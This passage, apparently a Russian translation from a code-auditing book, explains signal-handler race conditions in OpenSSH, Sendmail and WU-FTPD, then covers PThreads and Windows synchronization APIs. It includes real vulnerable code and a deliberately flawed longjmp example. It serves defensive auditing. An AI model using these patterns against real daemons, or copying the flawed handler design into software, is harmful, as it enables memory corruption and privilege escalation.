    if (authctxt->krb5_ctx) {
        krb5_free_context(authctxt->krb5_ctx);
        authctxt->krb5_ctx = NULL;
    }
}
```

Эта функция просто освобождает последовательность элементов и устанавливает их в `NULL`, тем самым предотвращая потенциальные double-free-сценарии. Однако элемент `krb5_user` - это структура, состоящая из нескольких указателей на строки, задаваемые клиентом и ограниченные тем объемом входных данных, который принимает OpenSSH, а этот объем довольно велик. Kerberos library по сути освобождает эти указатели один за другим в цикле. После очистки элемента `krb5_user` поле `authctxt->krb5_user` устанавливается в `NULL`. Хотя это делает функцию менее подверженной проблемам реентерабельности, она все равно не является полностью безопасной. Если эту функцию прервать во время освобождения отдельных строк внутри `krb5_user`, может оказаться, что `krb5_user` будет использован в неконсистентном состоянии.

Переменная `krb5_user` заполняется функцией `krb5_parse_name()`, которую вызывает `auth_krb5_password()` при аутентификации клиентов через Kerberos. Реализация `auth_krb5_password()` показана ниже:

```
int auth_krb5_password(Authctxt *authctxt, const char *password)
{
    krb5_error_code problem;
    krb5_ccache ccache = NULL;
    int len;

    temporarily_use_uid(authctxt->pw);

    problem = krb5_init(authctxt);
    if (problem)
        goto out;

    problem = krb5_parse_name(authctxt->krb5_ctx,
        authctxt->pw->pw_name, &authctxt->krb5_user);
    if (problem)
        goto out;

#ifdef HEIMDAL
    problem = krb5_cc_gen_new(authctxt->krb5_ctx, &krb5_mcc_ops, &ccache);
    if (problem)
        goto out;

    problem = krb5_cc_initialize(authctxt->krb5_ctx, ccache,
        authctxt->krb5_user);
    if (problem)
        goto out;

    restore_uid();

    problem = krb5_verify_user(authctxt->krb5_ctx, authctxt->krb5_user,
        ccache, password, 1, NULL);

    ... more stuff ...

out:
    restore_uid();
    if (problem) {
        if (ccache)
            krb5_cc_destroy(authctxt->krb5_ctx, ccache);

        ... more stuff ...

        krb5_cleanup_proc(authctxt);
        if (options.kerberos_or_local_passwd)
            return (-1);
        else
            return (0);
    }

    return (authctxt->valid ? 1 : 0);
}
```

Когда ошибка возникает в любой точке функции `auth_krb5_password()`, вызывается `krb5_cleanup_proc()`. Обычно такая ошибка возникает при вызове `krb5_verify_user()` для пользователя без действительных учетных данных. Что произойдет, если `krb5_cleanup_proc()` как раз освобождает тысячи строк, когда срабатывает signal timeout? Вызывается signal handler, который, в свою очередь, снова вызывает `krb5_cleanup_proc()`. Этот второй вызов `krb5_cleanup_proc()` получает элемент `krb5_user`, который не равен `NULL`, потому что его обработка уже идет; поэтому `krb5_cleanup_proc()` снова начинает освобождать все уже освобожденные строковые элементы в этой структуре, что может привести к эксплуатируемому повреждению памяти.

Signal Handlers, Которые Не Возвращаются

Non-returning signal handlers - это обработчики сигналов, которые никогда не возвращают управление выполнением прерванной функции. Это может происходить двумя способами: signal

handler может явно завершить процесс вызовом `exit()` или может вернуться в другую часть приложения с помощью `longjmp()`. В целом безопасно, если `longjmp()` просто завершает программу. Однако signal handler, который использует `longjmp()` для возврата в другую часть приложения, почти наверняка не будет полностью asynchronous-safe, потому что весь код, достижимый через signal handler, тоже должен быть asynchronous-safe. В этом разделе основное внимание уделяется различным проблемам, возникающим при попытке перезапустить выполнение с помощью функции `longjmp()`.

Чтобы увидеть это в действии, рассмотрим signal race vulnerability в SMTP-сервере Sendmail. Она возникает при чтении почтовых сообщений от клиента. Ниже частично показана функция `collect()`, отвечающая за чтение почтовых сообщений:

```
void collect(fp, smtpmode, hdrp, e, rsetsize)
    SM_FILE_T *fp;
    bool smtpmode;
    HDR **hdrp;
    register ENVELOPE *e;
    bool rsetsize;
{
    ... other declarations ...
    volatile time_t dbto;

    ... dbto = smtpmode ? TimeOuts.to_datablock : 0;

    /*
    ** Read the message.
    **
    ** This is done using two interleaved state machines.
    ** The input state machine is looking for things like
    ** hidden dots; the message state machine is handling
    ** the larger picture (e.g., header versus body).
    */
    if (dbto != 0) {
        /* handle possible input timeout */
        if (setjmp(CtxCollectTimeout) != 0) {
            if (LogLevel > 2)
                sm_syslog(LOG_NOTICE, e->e_id,
                    "timeout waiting for input from %s during message collect",
                    CURHOSTNAME);
            errno = 0;
            if (smtpmode) {
                /*
                ** Override e_message in usrerr() as this
                ** is the reason for failure that should
                ** be logged for undelivered recipients.
                */
                e->e_message = NULL;
            }
            usrerr("451 4.4.1 timeout waiting for input during message collect");
            goto readerr;
        }
        CollectTimeout = sm_setevent(dbto, collecttimeout, dbto);
    }
```

Этот блок кода по сути настраивает handler для сигнала `SIGALRM`, который вызывается, когда проходит `dbto` секунд. Sendmail использует event abstraction, а не просто сигналы, но вызов `sm_setevent()` инструктирует Sendmail вызвать функцию `collecttimeout()`, когда истечет время, указанное `dbto`. Обратите внимание на вызов `setjmp()`: он указывает, что позднее вы вернетесь в эту функцию. Когда происходит соответствующий `longjmp()`, видно, что код записывает некоторое сообщение в журнал, а затем переходит к `readerr`, где логируется информация об отправителе и выполнение возвращается в основной код обработки SMTP в Sendmail. Теперь посмотрим, как работает `collecttimeout()`:

```
static void collecttimeout(timeout)
    time_t timeout;
```

```
{
    int save_errno = errno;

    /*
    ** NOTE: THIS CAN BE CALLED FROM A SIGNAL HANDLER. DO NOT ADD
    ** ANYTHING TO THIS ROUTINE UNLESS YOU KNOW WHAT YOU ARE
    ** DOING.
    */
    if (CollectProgress) {
        /* reset the timeout */
        CollectTimeout = sm_sigsafe_setevent(timeout, collecttimeout, timeout);
        CollectProgress = false;
    } else {
        /* event is done */
        CollectTimeout = NULL;
    }

    /* if no progress was made or problem resetting event, die now */
    if (CollectTimeout == NULL) {
        errno = ETIMEDOUT;
        longjmp(CtxCollectTimeout, 1);
    }

    errno = save_errno;
}
```

В определенных случаях функция `collecttimeout()` может выполнить вызов `longjmp()`, который вернет выполнение обратно в `collect()`. Уже одно это должно включать тревожный сигнал: наличие этого вызова `longjmp()` практически гарантирует, что функция не является asynchronous-safe, потому что вы уже знаете, что цель перехода в итоге возвращается в основной код обработки SMTP. Поэтому если эта routine обработки сигналов вызывается в момент выполнения любой non-asynchronous-safe operation, а из кода обработки SMTP можно снова дойти до той же операции, перед вами ошибка. Как выясняется, таких non-asynchronous-safe операций несколько; самая опасная из них - logging function `sm_syslog()`:

```
sm_syslog(level, id, fmt, va_alist)
    int level;
    const char *id;
    const char *fmt;
    va_dcl
#endif /* __STDC__ */
{
    static char *buf = NULL;
    static size_t bufsize;
    char *begin, *end;
    int save_errno;
    int seq = 1;
    int idlen;
    char buf0[MAXLINE];
    char *newstring;
    extern int SyslogPrefixLen;
    SM_VA_LOCAL_DECL

    ... initialization ...

    if (buf == NULL) {
        buf = buf0;
        bufsize = sizeof buf0;
    }

    ... try to fit log message in buf, else reallocate it on the heap

    if (buf == buf0)
        buf = NULL;

    errno = save_errno;
}
```

Этот код требует небольшого пояснения, потому что он был сокращен для размещения на странице. Функция `sm_syslog()` содержит static character pointer `buf`, который инициализирован значением `NULL`. При входе в функцию он сразу устанавливается на stack buffer. Если логируемое сообщение слишком велико, для него выделяется более крупный буфер в heap. В этом случае heap buffer сохраняется для последующих вызовов `sm_syslog()`, поскольку `buf` является static. Иначе `buf` просто снова устанавливается в `NULL`, и при следующем вызове опять используется stack buffer. Что произойдет, если прервать эту функцию через `collecttimeout()`? Вызов `longjmp()` в `collecttimeout()` инвалидирует часть стека (помните, `longjmp()` сбрасывает stack pointer и frame pointer программы к значениям, которые были при вызове `setjmp()`), но static-переменная `buf` не сбрасывается в `NULL`: она указывает на инвалидированную область стека. Поэтому при следующем вызове `sm_syslog()` переменная `buf` не равна `NULL` (что указывает на выделенный heap buffer, хотя в данном случае `buf` на самом деле указывает на место в стеке), и сообщение журнала записывается не в ту часть стека.

При попытке оценить, является ли код asynchronous-safe, нужно учитывать все состояние программы, а не только глобальные переменные. Состояние программы также может включать static variables, уровни привилегий, открытые и закрытые file descriptors, process signal mask и даже локальные stack variables. Последний пункт может показаться нелогичным, поскольку stack variables имеют только локальную область видимости внутри функции, которая их объявляет. Однако учтите, что функция может быть прервана сигналом в любой момент выполнения, а затем через `longjmp()` управление вернется в другую часть функции. В таком сценарии stack variables, используемые этой функцией, могут оказаться не в ожидаемом состоянии.

Исследователь безопасности из проекта FreeBSD по имени David Greenman указал отличный пример эксплуатации ошибки изменения состояния в WU-FTPD v2.4. Он подробно описан в письме, отправленном им в security mailing list bugtraq и архивированном по адресу http://seclists.org/bugtraq/1997/Jan/0011.html. По сути программа установила два signal handlers: один для обработки `SIGPIPE`, другой для обработки `SIGURG`. Handler `SIGPIPE` показан в листинге 13-2.

Листинг 13-2. *Signal Race Vulnerability в WU-FTPD*

```
static void lostconn(signo)
    int signo;
{
    if (debug)
        syslog(LOG_DEBUG, "lost connection");
    dologout(-1);
}

/*
 * Record logout in wtmp file
 * and exit with supplied status.
 */
void dologout(status)
    int status;
{
    if (logged_in) {
        (void) seteuid((uid_t)0);
        logwtmp(ttyline, "", "");
#if defined(KERBEROS)
        if (!notickets && krbtkfile_env)
            unlink(krbtkfile_env);
#endif
    }

    /* beware of flushing buffers after a SIGPIPE */
    _exit(status);
}
```

При получении сигнала `SIGPIPE` процесс устанавливает свой effective user ID в 0, логирует некоторую информацию, а затем завершает работу. Вот handler `SIGURG`:

```
static void myoob(signo)
    int signo;
{
    char *cp;

    /* only process if transfer occurring */
    if (!transflag)
        return;

    cp = tmpline;
    if (getline(cp, 7, stdin) == NULL) {
        reply(221, "You could at least say goodbye.");
        dologout(0);
    }

    upper(cp);
    if (strcmp(cp, "ABOR\r\n") == 0) {
        tmpline[0] = '\0';
        reply(426, "Transfer aborted. Data connection closed.");
        reply(226, "Abort successful");
        longjmp(urgcatch, 1);
    }

    if (strcmp(cp, "STAT\r\n") == 0) {
        if (file_size != (off_t) -1)
            reply(213, "Status: %qd of %qd bytes transferred",
                byte_count, file_size);
        else
            reply(213, "Status: %qd bytes transferred", byte_count);
    }
}

...

void send_file_list(whichf)
    char *whichf;
{
    ...
    if (setjmp(urgcatch)) {
        transflag = 0;
        goto out;
    }
```

При получении сигнала `SIGURG` (его можно доставить, отправив TCP segment с установленным флагом `URG` в TCP header) читаются некоторые данные. Если это `ABOR\r\n`, процесс вызывает `longjmp()`, чтобы вернуться в другую часть программы, которая в итоге возвращает выполнение в основной цикл обработки FTP-команд. Возможно, что `SIGPIPE` возникнет во время обработки data connection, а затем, после установки effective user ID в 0, но до вызова `exit()`, будет прерван сигналом `SIGURG`. В этом случае программа возвращается в основной цикл обработки с effective user ID 0, позволяя пользователям изменять файлы с root privileges.

Еще одна проблема signal handlers, использующих `longjmp()` для возврата в программу, - ситуация, в которой jump target недействителен. Чтобы `setjmp()` и `sigsetjmp()` работали корректно, функция, которая их вызывает, должна все еще находиться в runtime execution stack в любой точке, откуда вызывается `longjmp()` или `siglongjmp()`. Это требование существует потому, что восстановление состояния, выполняемое `longjmp()`, достигается восстановлением stack pointer и frame pointer к значениям, которые они имели при вызове `setjmp()`. Если исходная функция с тех пор завершилась, stack pointer и frame pointer, восстановленные `longjmp()`, указывают на неопределенные данные в стеке. Поэтому если `longjmp()` можно активировать в любой момент после возврата функции, вызвавшей `setjmp()`, появляется возможность эксплуатации. Рассмотрим измененную версию примера `process_message()`, использованного ранее в этом разделе:

```
jmp_buf env;
void pipe_handler(int signo)
```

```
{
    longjmp(env);
}

int process_message(int sock)
{
    struct pkt_header header;
    int err = ERR_NONE;

    if (setjmp(env) != 0) {
        log("user disconnected!");
        err = ERR_DISCONNECTED;
        goto cleanup;
    }

    signal(SIGPIPE, pipe_handler);

    for (;;) {
        if (read_packet_header(sock, &header) < 0)
            return ERR_BAD_HEADER;

        switch (header.type) {
        case USER:
            parse_username_request(sock);
            break;
        case PASS:
            parse_password_request(sock);
            break;
        case OPEN:
            parse_openfile_request(sock);
            break;
        case QUIT:
            parse_quit_request(sock);
            goto cleanup;
        default:
            log("invalid message");
            break;
        }
    }

cleanup:
    signal(SIGPIPE, SIG_DFL);
    return err;
}
```

В этом примере `longjmp()` вызывается при получении `SIGPIPE`; можно безопасно предположить, что пользователи способны сгенерировать такой сигнал в любой из parsing functions для разных команд, поскольку программе может потребоваться записать некоторые данные обратно клиенту. Однако в этом коде есть тонкая ошибка: если `read_packet_header()` возвращает значение меньше 0, handler `SIGPIPE` никогда не удаляется, а `process_message()` возвращается. Поэтому если позднее приложению доставят `SIGPIPE`, `pipe_handler()` вызовет `longjmp()`, который вернет выполнение в функцию `process_message()`. Поскольку `process_message()` больше не находится в call stack, stack pointer и frame pointer указывают на область стека, используемую какой-то другой частью программы, и, скорее всего, происходит повреждение памяти.

Итак, signal handlers с вызовами `longjmp()` требуют особого внимания при аудите кода по следующим причинам:

• Signal handler не возвращается, поэтому крайне маловероятно, что он будет asynchronous-safe, если только он немедленно не завершает процесс.
• Может быть возможно найти code path, где функция, выполнившая `setjmp()`, возвращается, но signal handler с `longjmp()` не удаляется.
• Signal mask могла измениться, и это может быть проблемой, если не используются `sigsetjmp()` и `siglongjmp()`. Если они используются, может ли восстановление старой signal mask само по себе вызвать проблемы?

• Permissions могли измениться, как в примере WU-FTPD.
• Program state могло измениться так, что состояние переменных, корректных при исходном вызове `setjmp()`, не обязательно корректно при вызове `longjmp()`.

Прерывание И Повторение Сигналов

Ошибка, представленная в WU-FTPD, вводит интересную идею: сам signal handler тоже может быть прерван или может быть вызван более одного раза. Интересная статья Michael Zalewski "Delivering Signals for Fun and Profit" описывает эти две связанные атаки; она доступна по адресу www.bindview.com/Services/Razor/Papers/2001/signals.cfm.

Иногда разработчики создают signal handlers с ожиданием, что они выполняются только один раз или не выполняются вовсе. Если signal handler может быть вызван более одного раза из-за доставки нескольких сигналов, handler может непреднамеренно выполнить несколько раз операцию, которую безопасно выполнять только один раз. В качестве примера рассмотрим функцию `cleanup()` из листинга 13-1 в начале этого раздела: она может быть вызвана доставкой как `SIGTERM`, так и `SIGINT`. Поэтому можно доставить процессу сигнал `SIGTERM`, а сразу вслед за ним сигнал `SIGINT`, заставив функцию выполниться несколько раз; результатом станет освобождение переменной `user` более одного раза. При аудите вызовов `sigaction()` обратите внимание, что сочетание флагов `SA_ONESHOT` и `SA_RESETHAND` указывает: signal handler используется только один раз, а затем для этого сигнала восстанавливается действие по умолчанию.

Примечание

Функция `signal()` ведет себя в Linux немного иначе, чем в BSD-системах: когда signal handler устанавливается функцией `signal()` в Linux, после одного срабатывания сигнала для него восстанавливается действие по умолчанию. Напротив, BSD-системы оставляют определенный пользователем signal handler на месте, пока он не будет явно удален. Поэтому программа ведет себя немного по-разному в зависимости от того, работает она на Linux или BSD, и это может определять, уязвим ли signal handler к атакам вроде описанных выше.

Вторая проблема, которая может возникнуть, состоит в том, что сам signal handler может быть прерван другим сигналом. Это может вызвать проблемы, если signal handler не является asynchronous-safe. Signal handler может быть прерван только если процессу доставляется незаблокированный сигнал. Обычно процесс блокирует сигналы с помощью функции `sigprocmask()` (за исключением `SIGKILL` и `SIGSTOP`, которые нельзя перехватить или заблокировать). С помощью этой функции разработчики могут определить набор сигналов в виде аргумента `sigset_t`, описывающего все сигналы, которые должны быть заблокированы, пока handler выполняется. Если процесс получает сигнал, пока тот заблокирован, kernel отмечает этот сигнал и доставляет его процессу после разблокировки.

Кроме того, когда signal handler выполняется, некоторые сигналы могут блокироваться неявно, что может влиять на возможность прерывания signal handler. В signal handler, установленном через `signal()`, сигнал, который перехватывает handler, блокируется на время выполнения этого handler. Например, signal handler, установленный для обработки `SIGINT`, не может быть прерван доставкой другого `SIGINT`, пока он выполняется. То же верно и для `sigaction()`, кроме случаев, когда в члене `sa_flags` структуры `sigaction` указан флаг `SA_NODEFER`. Функция `sigaction()` также позволяет разработчикам передавать дополнительные сигналы, блокируемые на время выполнения signal-handling routine, указывая их в поле `sa_mask` структуры `sigaction`.

Следовательно, когда вы оцениваете, может ли один сигнал прервать другой, нужно установить, какой является signal mask процесса во время выполнения handler. Довольно часто signal handlers могут прерываться другими сигналами; например, handler `SIGINT` может быть прерван сигналом `SIGALRM`. Снова возвращаясь к нашему примеру `cleanup()` из листинга 13-1, можно было бы прервать handler, поймавший `SIGINT`, отправив `SIGTERM` в подходящий момент, тем самым заставив функцию `cleanup()` прервать саму себя, поскольку она является handler для обоих сигналов.

Одна неприятная проблема, которая часто застает разработчиков врасплох, - использование library functions внутри signal handler. В "Delivering Signals for Fun and Profit" Zalewski обсуждает libc functions, которые являются и не являются asynchronous-safe. Полный список функций, которые POSIX standards гарантируют как asynchronous-safe, показан ниже; он взят из OpenBSD man page `signal(3)`:

```
Base Interfaces:
_exit(), access(), alarm(), cfgetispeed(), cfgetospeed(),
cfsetispeed(), cfsetospeed(), chdir(), chmod(), chown(),
close(), creat(), dup(), dup2(), execle(), execve(),
fcntl(), fork(), fpathconf(), fstat(), fsync(), getegid(),
geteuid(), getgid(), getgroups(), getpgrp(), getpid(),
getppid(), getuid(), kill(), link(), lseek(), mkdir(),
mkfifo(), open(), pathconf(), pause(), pipe(), raise(),
read(), rename(), rmdir(), setgid(), setpgid(), setsid(),
setuid(), sigaction(), sigaddset(), sigdelset(),
sigemptyset(), sigfillset(), sigismember(), signal(),
sigpending(), sigprocmask(), sigsuspend(), sleep(), stat(),
sysconf(), tcdrain(), tcflow(), tcflush(), tcgetattr(),
tcgetpgrp(), tcsendbreak(), tcsetattr(), tcsetpgrp(),
time(), times(), umask(), uname(), unlink(), utime(),
wait(), waitpid(), write()

Real-time Interfaces:
aio_error(), clock_gettime(), sigpause(), timer_getoverrun(),
aio_return(), fdatasync(), sigqueue(), timer_gettime(),
aio_suspend(), sem_post(), sigset(), timer_settime()

ANSI C Interfaces:
strcpy(), strcat(), strncpy(), strncat(), and perhaps
some others

Extension Interfaces:
strlcpy(), strlcat(), syslog_r()
```

Все остальное считается небезопасным. Обратите внимание на отсутствие в этом списке некоторых часто используемых функций: `syslog()`, `malloc()`, `free()` и функций семейства `printf()`. Signal handlers, использующие любые функции, не перечисленные здесь, потенциально находятся в зоне риска. Конкретный уровень риска зависит от используемой функции и особенностей ее реализации; signal handler, который прерывает `malloc()` или `free()`, а затем сам вызывает `malloc()` или `free()`, рискует повредить heap, потому что на момент вызова signal handler heap может находиться в неконсистентном состоянии. Многие функции, не входящие в безопасный список, используют эти heap functions внутри себя.

Хотя функции, манипулирующие system heap, на первый взгляд могут казаться главной проблемой, сегодня это гораздо меньшая проблема, чем раньше. Многие реализации libc теперь содержат те или иные concurrency controls для system heap, предотвращающие одновременный вход более чем одной heap function. Тем не менее signal handler, который небезопасно использует heap, следует пометить, потому что нельзя предполагать, что система корректно обработает concurrency, особенно когда неизвестно, на какой системе работает программа.

Signals Scoreboard

Signal function обладает особым свойством: она может выполниться в любой момент от установки до удаления, поэтому signal handlers требуют особого внимания. Процедура аудита signal-handling function включает дополнительный шаг сверх стандартных практик аудита кода, которые вы уже изучили в этой книге. Конкретно нужно оценить, является ли signal function asynchronous-safe. Как вы уже узнали, asynchronous-safe - не совсем то же самое, что thread safe. Более того, иногда thread APIs не являются asynchronous-safe; например, в PThreads использование mutex data type в signal handler может привести программу к deadlock. Поэтому при изучении signal handler может быть полезно записать базовую статистику анализа функции, как показано в таблице 13-3. Эти журналы похожи на Synchronization Scoreboards, представленные ранее в этой главе.

Таблица 13-3. Signal Handler Scoreboard

Function name	`Alrmhandler`
Location	`src/util.c`, line 140
Signal	SIGALRM
Installed	`src/main.c`, line 380
Removed	Never
Unsafe library functions used	`malloc()`, `free()`, `syslog()`
Notes	This function is used to handle a network timeout from reading data. By default, it occurs after three minutes of inactivity. Interesting if you can interrupt `read_data()` in `src/net.c`, particularly when the buffer length is updated but before the buffer has been reallocated.

Когда вы определяете уровень риска, связанный с выполнением signal handler в определенный момент, используйте свой scoreboard, чтобы помочь выявить проблемы. Сначала попробуйте найти non-reentrant functions, вызываемые пока signal handler установлен. Это означает поиск функций, имеющих static variables или изменяющих global variables либо resources без каких-либо locking mechanisms.

Затем нужно искать signal handlers, использующие функции `longjmp()` и `siglongjmp()`. Они приводят к тому, что signal handler никогда не возвращается, и практически гарантируют, что signal handler не является asynchronous-safe, если только он не переходит в место, которое немедленно завершает процесс. Также помните пункт из раздела "Точки перехода" выше в этой главе: когда возврат к `setjmp()` происходит из `longjmp()`, контекст процесса может сильно отличаться от того, каким он был при исходном вызове функции, содержащей `setjmp()`. Значения stack variables могли измениться, а global variables и shared resources, скорее всего, тоже изменились. Однако разработчикам очень легко делать предположения о состоянии переменной, исходя из условий, существовавших при первоначальном вызове функции. Когда вы встречаете signal handler, использующий функции `*jmp()`, это определенно стоит отметить и попытаться проверить, может ли любое из пяти условий, перечисленных в разделе "Уязвимости сигналов", привести к уязвимости в программе.

Threads

Multithreaded programs страдают от проблем реентерабельности примерно так же, как signal handlers и процессы, работающие с глобальными ресурсами, но в еще большей степени. Код в multithreaded application может быть прерван в любой момент, поэтому его нужно писать осторожно, чтобы избегать race и deadlock conditions. Ошибки в ПО, связанные с thread races, часто тонкие и

трудные для отладки, потому что большую часть времени программа кажется работающей нормально, но примерно в одной попытке из сотни ведет себя иначе. Такие ошибки нередко оказываются проблемами безопасности, потому что race condition может привести к memory corruption или другому столь же нежелательному поведению программы. В multithreaded environments можно задаться вопросом, насколько большой проблемой безопасности являются synchronization issues. В конце концов, с сигналами атакующие могут пытаться отправлять точно рассчитанные по времени сигналы, чтобы специально спровоцировать ошибку, но что насчет threads? Правда в том, что атакующие могут или не могут повлиять на программу достаточно, чтобы вызвать threading error; это зависит от того, что делает программа. Обычно, однако, безопасно предполагать, что атакующие могут спровоцировать ее или дать программе такую большую нагрузку, что ошибка, вероятно, проявится. После возникновения ошибки они, скорее всего, смогут нанести достаточно вреда, чтобы вывести программу из строя или заставить ее тем или иным способом нарушить security policies.

OS Thread APIs содержат функциональность, позволяющую разработчикам создавать программы, которые безопасно выполняют concurrent threads of execution в одном address space. И Windows, и UNIX предоставляют robust threading APIs с похожей семантикой и похожим потенциалом для multithreaded programming issues. Поэтому примеры обоих API рассматриваются на протяжении этого раздела. Прежде чем переходить к примерам, следующие разделы знакомят вас с этими API.

Примечание

В UNIX environments существует несколько threading interfaces; основная из них - PThreads (POSIX threads), и именно она используется в этом разделе.

PThreads API

PThreads API позволяет разработчикам проектировать thread-safe code, который избегает race conditions, определяя два data types, которые можно использовать как synchronization objects: mutexes и condition variables.

Mutexes В PThreads

Mutex в PThreads похож по принципу на mutexes в Windows, за исключением того, что он не видим глобально. Он используется, чтобы гарантировать, что shared resource в каждый момент обрабатывается только одним thread.

Примечание

На самом деле PThreads mutex больше похож на critical section, предоставляемую Windows; она рассматривается в разделе "Windows API" далее в этой главе.

PThreads API предоставляет mutex data type (`pthread_mutex_t`) для контроля доступа к коду, который не должен прерываться другими threads; такой код обычно называют "critical sections". Тип `pthread_mutex_t` обрабатывается функциями, описанными в следующих абзацах.

Функция `pthread_mutex_init()` инициализирует mutex data type:

```
int pthread_mutex_init(pthread_mutex_t *mutex, const pthread_mutex_attr_t *attr)
```

Параметр `attr` задает attributes, которые могут изменить поведение mutex. Эти attributes в этой главе не рассматриваются, потому что не имеют отношения к обсуждаемым проблемам. Эту

функцию нужно вызвать до использования mutex.

Примечание

Вместо вызова `pthread_mutex_init()` разработчик может просто инициализировать mutex значениями по умолчанию вручную, обычно с помощью константы `PTHREAD_MUTEX_INITIALIZER`. Вариант PThreads для Linux, называемый LinuxThreads, имеет еще два initializer: `PTHREAD_RECURSIVE_INTIALIZER_NP` и `PTHREAD_ERRORCHECK_MUTEX_NP`, которые инициализируют mutex с разными attributes.

Следующая функция используется для блокировки mutex:

```
int pthread_mutex_lock(pthread_mutex_t *mutex)
```

Если mutex уже заблокирован, thread, вызывающий эту функцию, засыпает до освобождения lock.

Функция `pthread_mutex_trylock()` идентична `pthread_mutex_lock()`, за исключением того, что она немедленно возвращает управление вызывающему коду с ошибкой, если mutex уже заблокирован:

```
int pthread_mutex_trylock(pthread_mutex_t *mutex)
```

Следующая функция разблокирует mutex, заблокированный через `pthread_mutex_lock()` или `pthread_mutex_unlock()`:

```
int pthread_mutex_unlock(pthread_mutex_t *mutex)
```

Следующая функция уничтожает mutex; ее вызывают после того, как программе больше не нужен этот mutex:

```
int pthread_mutex_destroy(pthread_mutex_t *mutex)
```

Condition Variables

PThreads предоставляет еще один synchronization object - condition variable (`pthread_cond_t`), который используется, чтобы сообщить ожидающим threads, что некоторое condition выполнено. В этом отношении condition variables похожи на локализованную версию Windows events (локализованную потому, что condition variables не доступны глобально). Функции для работы с condition variable описаны в следующих абзацах.

Функция `pthread_cond_init()` используется для инициализации condition variable перед использованием:

```
int pthread_cond_init(pthread_cond_t *cond, pthread_condattr_t *attr);
```

Параметр `attr` передает необязательные параметры, которые могут изменить поведение condition variable. Они не важны для этого обсуждения; за подробностями обращайтесь к документации PThreads.

Примечание

Как и в случае с `pthread_mutex_init()`, разработчик может выбрать инициализацию condition variable с attributes по умолчанию вместо вызова этой функции, обычно с помощью константы `PTHREAD_COND_INITIALIZER`.

Следующая функция используется, чтобы разбудить thread, ожидающий condition variable:

```
int pthread_cond_signal(pthread_cond_t *cond)
```

Если condition ожидают несколько threads, пробуждается только один из них, что похоже на работу auto-reset events в Windows.

Функция `pthread_cond_broadcast()` действует как `pthread_cond_signal()`, за исключением того, что она будит все threads, ожидающие condition variable, а не только один:

```
int pthread_cond_broadcast(pthread_cond_t *cond)
```

Это поведение похоже на работу manual-reset events в Windows.

Функция `pthread_cond_wait()` используется для ожидания condition variable:

```
int pthread_cond_wait(pthread_cond_t *cond, pthread_mutex_t *mutex)
```

Mutex, указанный вторым аргументом, атомарно разблокируется на время, пока thread блокируется в ожидании condition variable. После signal для condition variable эта функция снова блокирует mutex перед возвратом.

Следующая функция в основном совпадает с `pthread_cond_wait()`, но ждет только время, указанное параметром `abstime`:

```
int pthread_cond_timedwait(pthread_cond_t *cond, pthread_mutex_t *mutex,
    const struct timespec *abstime)
```

Функция `pthread_cond_destroy()` просто уничтожает указанную condition variable:

```
int pthread_cond_destroy(pthread_cond_t *cond)
```

Windows API

Windows API для thread synchronization немного сложнее, чем PThreads. Windows API предоставляет широкий набор synchronization objects, которые multithreaded process может использовать, чтобы обеспечить безопасный доступ к shared resources. Большинство этих объектов вы уже видели в разделе "Windows IPC Synchronization Objects" ранее в этой главе. Однако есть несколько thread-specific synchronization primitives, важнейшая из которых - critical section; она рассматривается здесь.

Примечание

Хотя IPC objects были представлены как interprocess synchronization objects, их можно использовать для синхронизации threads, поэтому предыдущий материал об использовании этих объектов применим и к одному multithreaded process.

Critical Sections

Critical section (объявляемая в коде как data type `CRITICAL_SECTION`) может использоваться для предоставления mutually exclusive access к shared resource, выступая locking mechanism так же, как это делает mutex object. Как и mutex, critical section имеет бинарное состояние - locked или unlocked - и может быть заблокирована только одним thread за раз. Ключевые отличия между mutex object и critical section состоят в том, что critical section доступна только threads одного процесса; она никогда не видима и не доступна глобально. Это связано с тем, что critical section не является настоящим Windows object; это просто data structure, которая при необходимости создает Windows synchronization primitive. Будучи локальной data structure, она быстрее mutex и именно поэтому может использоваться только между threads внутри одного процесса. Следовательно, critical sections не используют wait functions, обсуждавшиеся ранее. Вместо этого для работы с critical section применяются функции, описанные ниже.

Следующая функция заполняет data structure `CRITICAL_SECTION`; ее нужно вызвать перед любым использованием `CRITICAL_SECTION`:

```
void InitializeCriticalSection(LPCRITICAL_SECTION lpCriticalSection)
```

Следующая функция инициализирует `CRITICAL_SECTION` и одновременно задает spin count:

```
BOOL InitializeCriticalSectionAndSpinCount(
    LPCRITICAL_SECTION lpCriticalSection,
    DWORD dwSpinCount)
```

Spin count влияет на производительность, но не на синхронизацию, поэтому для этого обсуждения он не важен.

Следующая функция получает lock для data structure `CRITICAL_SECTION`:

```
void EnterCriticalSection(LPCRITICAL_SECTION lpCriticalSection)
```

Если lock принадлежит другому thread, вызов этой функции блокирует текущий thread до доступности lock. Это означает, что owning thread не блокируется при вызове этой функции. Однако каждый вызов `EnterCriticalSection()` должен иметь парный вызов `LeaveCriticalSection()`; иначе critical section остается заблокированной, и может возникнуть deadlock. Эта функция эквивалентна функции `pthread_mutex_lock()` из PThreads API.

Следующая функция пытается получить lock для указанной data structure `CRITICAL_SECTION`:

```
BOOL TryEnterCriticalSection(LPCRITICAL_SECTION lpCriticalSection)
```

Если она разблокирована, эта функция блокирует ее и успешно возвращается; иначе возвращает `FALSE`. Вызов этой функции не блокирует вызывающий thread, в отличие от `EnterCriticalSection()`. Как и в случае с `EnterCriticalSection()`, каждое успешное получение critical section должно иметь соответствующий вызов `LeaveCriticalSection()`; иначе возможен deadlock. Эта функция похожа на `pthread_mutex_trylock()` в PThreads API.

Функция `LeaveCriticalSection()` разблокирует указанную data structure `CRITICAL_SECTION`:

```
void LeaveCriticalSection(LPCRITICAL_SECTION lpCriticalSection)
```

Любые другие threads, ожидающие critical section, пробуждаются, чтобы один из них мог стать ее владельцем.

Следующая функция удаляет critical section и освобождает связанную с ней память и kernel objects:

```
void DeleteCriticalSection(LPCRITICAL_SECTION lpCriticalSection)
```

Threading Vulnerabilities

Теперь, когда вы знакомы с threading models, доступными в UNIX и Windows, можно перейти к практическим примерам synchronization problems, обсуждавшихся в начале этой главы. В основном threading issues возникают из-за неправильного использования synchronization objects. При race conditions обычно причина в том, что некоторый код, работающий с shared resource, не синхронизирован корректно. При deadlock и starvation issues обычно причина в неправильном использовании locking devices.

Обратите внимание, что к аудиту threading vulnerabilities можно подходить аналогично аудиту IPC synchronization objects. То есть можно построить scoreboard, отмечая использование locking mechanisms и фиксируя потенциально опасные ситуации.

Race Conditions

